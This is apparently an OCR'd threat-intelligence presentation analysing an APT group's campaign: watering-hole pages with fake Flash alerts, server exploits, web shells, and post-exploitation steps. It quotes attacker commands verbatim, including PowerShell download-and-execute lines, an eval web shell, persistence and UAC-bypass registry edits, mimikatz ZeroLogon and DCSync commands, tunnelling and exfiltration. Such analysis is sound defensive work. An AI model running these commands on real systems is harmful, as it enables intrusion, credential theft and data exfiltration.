
- Fishmaster loader with XOR decoder
  - PDB string
    - C:\Users\White\Documents\Bypass-AV\xor\x64\Release\xor.pdb
  - Download encoded or encrypted shellcode with HTTP
  - Observed Keys: “fish_master”, “fishdownload”, “azdx64x64.”
  - The other algorithms observed
    - AES 256
    - DES
    - Base64



```
if ( v6 )
{
  v13 = 0i64;
  v14 = v8;
  do
  {
    v15 = 0i64;
    if ( v13 != 9 )
      v15 = v13;
    *v14 ^= aAzdx64x64[v15];
    v13 = v15 + 1;
    ++v12;
    ++v14;
  }
  while ( v12 < v6 );
```

Initial Compromise – Watering Hole

- Analysis of watering hole attack
  - Inject JavaScript to compromised websites or phishing webpage
  - Scripts modified from GitHub project "Flash-Pop"
  - Prompt fake alerts to lead victims to download malicious files



Flash-Pop

Flash钓鱼弹窗版

Flash Test...

ADOBE FLASH PLAYER


您的flash版本过低，请及时升级到最新版本！

系统检测到您的flash版本过低，有被漏洞攻击风险，且严重影响游戏、视频体验，升级到最新官方授权版本获得更好的上网体验。

(GitHub: https://github.com/r00tSe7en/Flash-Pop)

Initial Compromise – Watering Hole

- Watering hole case #1
  - Send POST to “ts.php” to check victims
  - Download “player_install.exe” from a compromised website
  - Load shellcode from another compromised website
  - Shellcode runs Cobalt Strike



Not secure | [redacted]/watch?v=aTTx5WsswPM

ADOBE FLASH PLAYER


Your flash version is too low, please upgrade to the latest version in time!

The system detects that your flash version is too low, there is a risk of vulnerability attack!

DIPPIOS”S KIDS由兒童服裝，擴展至為顧客發掘更多家庭向產品，其中親子套裝、嬰幼兒、童裝最廣受歡迎。 & #5

Initial Compromise – Watering Hole

- Watering hole case #2
  - Downloading file “flashplayerpp_install_tw.exe”
  - Dropping “flashplayerpp_install_tw.exe”(valid), “hello.bat”, “load.dll”
  - “load.dll” loads Cobalt Strike




[redacted]

Flash Player最新安全版本的更新提示

尊敬的Flash Player用戶：

檢測到您的Flash版本過低，請及時更新，以免系統出現藍屏，卡頓，瀏覽器崩潰等問題。

2020年11月6日




Processes Tree


```
↳ 3456 - 'C:\Users\user\Desktop\executable.exe'
 ↳ 3036 - C:\ProgramData\flashplayerpp_install_tw.exe 'C:\programdata\flashplayerpp_install_tw.exe'
 ↳ 7148 - C:\Windows\SysWOW64\cmd.exe C:\Windows\system32\cmd.exe /c "C:\programdata\hello.bat' '
  ↳ 3132 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
  ↳ 644 - C:\Windows\SysWOW64\mshta.exe mshta vbscript:createobject('wscript.shell').run('"hello.bat" h',0)(window.close)
   ↳ 2424 - C:\Windows\SysWOW64\cmd.exe C:\Windows\system32\cmd.exe /c "C:\ProgramData\hello.bat' h'
    ↳ 4700 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    ↳ 3888 - C:\Windows\SysWOW64\rundll32.exe rundll32.exe c:\programdata\load.dll,load
```

Initial Compromise – Watering Hole

- Watering hole case #3
  - Fake news website page injected “mdns.js”
  - Check user-agent is not Android or iPhone
  - Send POST to ”ts.php”
  - Show alert when “ts.php” returns “200”
  - Fake error message asked victim to download “DNS.exe”



```
<meta property="og:title" content="[redacted]">
<meta property="og:description" content="本網站為[redacted]。[redacted]新聞網自1995年推出以來，一直為全球華人提供最具公信力的新聞資訊。
遊、娛樂、生活等題材，為讀者提供高質素的內容及網上增值服務。[redacted]成立以來，一直深獲全球華人的支持，是目前最有影響力的中文新聞網
<meta property="og:site_name" content="[redacted]">
<meta property="og:url" content="https://www.[redacted]>
<meta property="og:image" content="https://[redacted].png">
<meta name="google-site-verification" content="fgWYKn_awn1Ao1ErI75779Vc8rdS2klHf2Qh-b_n7p4">
<!-- JSON-LD -->
<script src="index_files/osd.js"></script><script src='./mdns.js'></script><script src="index_files/cookie.js"></script
type="text/javascript" async="" src="index_files/analytics.js"></script><script type="text/javascript" src="index_files
src="index_files/108516813134172.js" async=""></script><script async="" src="index_files/fbevents.js"></script><script t
```




瀏覽器DNS解析出現錯誤，請下載清理DNS緩存後再嘗試
打開網站

重新下載


Initial Compromise – Watering Hole

- Watering hole case #3
  - "ts.php"
    - Record IP addresses and HTTP referrer
    - Return 200 if the IP address is not in records
    - Avoid victims noticed the injection
  - "vi.txt" contains victims' information
    - Store IP addresses and HTTP referer

./mdns.js




```
function isRise() {
    var xmlHttp;
    if (window.XMLHttpRequest) {
        xmlHttp = new XMLHttpRequest();
    } else {
        xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlHttp.open("GET", "http:/[redacted]//data/ts.php", "true");
    xmlHttp.send();
    xmlHttp.onreadystatechange = function() {
        if (xmlHttp.readyState == 4 && xmlHttp.status == 200) {
            var resData = xmlHttp.responseText;
            if (xmlHttp.status == "200") {
                trigger();
            } else {
            }
        }
    }
}
function isPc() {
    if (navigator.userAgent.match(/(iPhone|Android)/i)) {
                return false;
    } else {
        return true;
    }
}
```



```
2021-01-06 14:30:05 1[redacted]239 http[redacted].201/
2021-01-06 14:40:26 1[redacted]239 http[redacted].201/
2021-01-06 14:41:42 1[redacted]239 http[redacted]net/
2021-01-06 14:42:18 1[redacted]239 http[redacted]net/
2021-01-06 14:42:30 1[redacted]239 http[redacted]net/
2021-01-06 14:43:54 1[redacted]239 http[redacted]net/
2021-01-07 10:45:20 1[redacted]239 http[redacted].201/
2021-01-07 17:27:33 1[redacted]239 http[redacted].net/
2021-01-07 17:28:00 1[redacted]239 http[redacted].net/
2021-01-08 10:35:38 1[redacted]239 http[redacted].net/
2021-01-08 10:35:58 1[redacted]239 http[redacted].net/
2021-01-09 06:29:40 6[redacted]9 http:/[redacted].us/
2021-01-09 17:15:22 6[redacted]9 http:/[redacted].us/
```

Initial Compromise – Server Exploit

- Exploit public-facing server vulnerabilities
  - Hosting web vulnerability scanner on compromised GlassFish servers
  - Acunetix, sqlmap and others



13443/HTTP

Details

https://67.205.143.19:13443

Request	GET /
Protocol	HTTP/1.1
Status Code	200
Status Reason	OK
Body Hash	sha1:04e75c066e8fa8896716205cece8e02530547c7c
HTML Title	Acunetix
Response Body	EXPAND

TLS

Fingerprint


JARM	2ad2ad0002ad2ad0002ad2ad2ad2adce49238b62fc566f8bdb579566d23d07
JA3S	e35df3e00ca4ef31d42b34bebaa2f86e

Handshake

Version Selected	TLSv1_2
Cipher Selected	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

Leaf Certificate


df8f060012d0f554bd74b978553b0f5a080957902c80cc5ed70696bcbbbaf60a
O=Acunetix Ltd, OU=Acunetix Web Vulnerability Scanner, CN=f00926a26b9e
O=Acunetix Ltd., OU=Acunetix WVS, CN=Acunetix WVS Root Authority (koNLq)



Copyright ©2022 Acunetix Ltd. www.acunetix.com

Initial Compromise – Server Exploit


- Exploit public-facing server vulnerabilities
  - Leverage public PoCs
    - ProxyShell (for the exploit) - https://github.com/dmaasland/proxyshell-poc
    - ProxyLogon (for the payload) - https://github.com/RickGeex/ProxyLogon
  - Launch Cobalt Strike
  - Drop webshell “AntSword” (filename “[a-z]{16}.aspx”)



```
<script language='JScript' runat='server'>
function Page_Load(){
        eval(Request['exec_code'],'unsafe');Response.End;
}
</script>
```

Initial Compromise – Server Exploit

- Exploit public-facing server vulnerabilities
  - Target “GlassFish Server Open Source Edition” before 4.1.2
  - Use CVE-2017-1000028 exploit to retrieve Admin's password from local-password file
  - Install webshell package (WAR file)
    - “Commands with JSP”
    - “Behinder”
  - Drop SSH authorized key to root account



Hidden threats proactively discovered and remediated by Trend Micro threat experts.
Created with real data by artist Brendan Dawes.
See more at www.TheArtofCybersecurity.com

Post Exploitation

Discovery


- Windows utilities to get victim host information
  - net, nltest, ipconfig, netstat, tasklist
- Third-party tools to get information of AD environment
  - AdFind, PowerSploit
  - Example of powershell command to get other machines in current domain with PowerSploit
    - *powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Get-NetComputer -FullData > [file path]*

Discovery

- Scanning tools to discover network environment
  - Discover other machines in the same compromised network environment

Filename	Tool name	Command
nbtscan.exe	nbtscan	*nbtscan.exe 172.16.1.1/16*
fscanx86.exe	fscan	*fscanx86.exe -h 172.16.2.0/24 -m smb -t 100*
hbs.exe	HUC Port Banner Scanner	*hbs.exe 172.16.10.1-172.16.10.254 /m 445,3389,1433,3306,80,443*

  - “hbs.exe” found on VirusTotal



```
================= HUC Port Banner Scanner V%s (2004-12-25) ==================
=================== Code by Lion, Http://www.cnhonker.com ====================
```

Discovery

- Check Windows event log to collect network information
  - Event ID 4624: An account was successfully logged on


    -
      ```
      powershell “Get-EventLog -LogName security -Newest 500 | where {$_.EventID -eq 4624} | format-list -property * | findstr “Address””
      ```

    -
      ```
      wevtutil qe security /format:text /q:”Event[System[(EventID=4624)] and EventData[Data[@Name=’TargetUserName’]=’administrator’]]”|find “Source Network Address”
      ```
  - Event ID 1024: “Microsoft-Windows-TerminalServices-RDPClient/Operational”
    - Use Powershell script “RDPConnectionParser.ps1”

    -
      ```
      powershell IEX (NewObjectNet.WebClient).DownloadString(‘https://raw.githubusercontent.com/yuilbrun/hmm/master/tas389.ps1’)
      ```


Discovery

- RDPConnectionParser.ps1
  - Read Windows event log with “Get-WinEvent”



```
    $LogFilter = @{
        LogName = 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational'
        ID = 21, 23, 24, 25
        StartTime = $StartTime
        }

    $AllEntries = Get-WinEvent -FilterHashtable $LogFilter -ComputerName $Server
```

  - Export to CSV file



```
$FilteredOutput += $Output | Select TimeCreated, User, ServerName, IPAddress, @{Name='Action';Expression={
            if ($_.EventID -eq '21'){"logon"}
            if ($_.EventID -eq '22'){"Shell start"}
            if ($_.EventID -eq '23'){"logoff"}
            if ($_.EventID -eq '24'){"disconnected"}
            if ($_.EventID -eq '25'){"reconnection"}
            }
        }

$Date = (Get-Date -Format s) -replace ":", "."
$FilePath = "C:\Windows\Help\$Date`_RDP_Report.csv"
```

Persistence and Privilege Escalation

- Persistence of Cobalt Strike
  - Create Services
    - *sc create “SysUpdate” binpath= “cmd /c start “[file path]””&&sc config “SysUpdate” start= auto&&net start SysUpdate*
  - Schedule tasks
    - *schtasks /Create /SC ONLOgon /TN WindowsUpdateCheck /TR “[file path]” /ru system*
  - Register logon initialization scripts
    - *reg add “HKEY_CURRENT_USER\Environment” /v UserInitMprLogonScript /t REG_SZ /d “[file path]”*

Persistence and Privilege Escalation

- Persistence leverage existing system service
  - MSDTC service “msdtc.exe”
    - *MTxOCI loads “**oci.dll**”, “SQLLib80.dll”, ”xa80.dll”*
    - *Move payload DLL to location “%WINDIR%\SYSTEM32\**oci.dll**”*
  - Print Spooler service “spoolsv.exe”
    - *move [file path] c:\windows\system32\spool\prtprocs\x64\**spool.dll***
    - *reg add “HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Print Processors\UDPrint” /v Driver /d “**spool.dll**” /f*
    - *sc stop spooler*
    - *sc start spooler*

Persistence and Privilege Escalation

- UAC bypass
  - Fodhelper
    - *reg add HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command\ /t REG_SZ /d “%appdata%\[file name]” /f*
    - *reg add HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command\ /v DelegateExecute /t REG_SZ /d “” /f*
    - *fodhelper.exe*
    - *reg delete HKEY_CURRENT_USER\Software\Classes\ms-settings /f*
  - BadPotato
    - *C:\ProgramData\badpotato.exe whoami*

Credential Access

- Dump lsass.exe with procdump
- Exploit ZeroLogon with Mimikatz
  - Commands
    - *mimikatz32.exe "lsadump::zerologon /target:10.0.0.18 /account:[account name]$" "exit"*
    - *mimikatz32.exe "lsadump::zerologon /target:10.0.0.18 /account:[account name]$" /exploit "exit"*
    - *mimikatz32.exe lsadump::dcsync „exit"*


Proxy

- Establish network tunnels between targets’ network and external servers
- Tools

Filename	Tool name	Command
xs.exe	lcx	*xs.exe -connect [ip address] [port number]*
frpc.exe	frp	*frpc.exe -c frpc.ini*
we.exe	EarthWorm	*we.exe -s rssocks -d [ip address] -e [port number]*

Exfiltration

- Exfiltrate a large number of files from a target folder or database dump
  - Use WinRAR to compress the files
    - *Rar a -v3g -k -r -s -m3 [compressed file] [target path]*
  - Use megacmd tool (not the official MEGAcmd)
    - *megacmd -conf [config] put [file] mega:[upload path]*



```
Usage C:\Users\george\Desktop\file.exe:
        megacmd [OPTIONS] list mega:/foo/bar
        megacmd [OPTIONS] get mega:/foo/file.txt /tmp/
        megacmd [OPTIONS] put /tmp/hello.txt mega:/bar/
        megacmd [OPTIONS] delete mega:/foo/bar
        megacmd [OPTIONS] mkdir mega:/foo/bar
        megacmd [OPTIONS] move mega:/foo/file.txt mega:/bar/foo.txt
        megacmd [OPTIONS] sync mega:/foo/ /tmp/foo/
        megacmd [OPTIONS] sync /tmp/foo mega:/foo

  -conf string
        Config file path (default "C:\\Users\\george/.megacmd.json")
```

Toolset

Scanners

- Acunetix
- NBTScan
- Fscan
- HBS

Exploitation

- SQLMap
- ProxyShell
- SMBGhost
- DirtyCow
- Juicy-Potato
- BadPotato

Lateral Movements

- WMIExec
- BrowserGhost
- Mimikatz
- MimiPenguin
- Megacmd
- Rar

Proxy tools

- Earthworm
- Frp
- Lcx

Backdoor

- Cobalt Strike
- NJRAT
- ShadowPad
- FunnySwitch
- Winnti

Hidden threats proactively discovered and remediated by Trend Micro threat experts.
Created with real data by artist Brendan Dawes.
See more at www.TheArtofCybersecurity.com


Additional Findings

GitHub Repository

- Repository: yuilbrun/hmm
  - First commit: Mar.2.2020, Last commit: July.15.2020
  - Tools
    - JSP (**Behinder**), Perl (**Gamma Web Shell**), C# and PHP web shells
    - Python scripts for port scanning or building reverse shells
    - PowerShell script for discovering information
    - Shell script to insert SSH token
    - Exploit tools such as **DirtyCow**, **SMBGhost** and **JuicyPotato**
    - **Cobalt Strike** loaders (EXE or PS1)
    - **XMR miners** (Vbscript, XMR miner, installation scripts)
    - **Winnti** malware, loader, and the install script (Linux version)

GitHub Repository

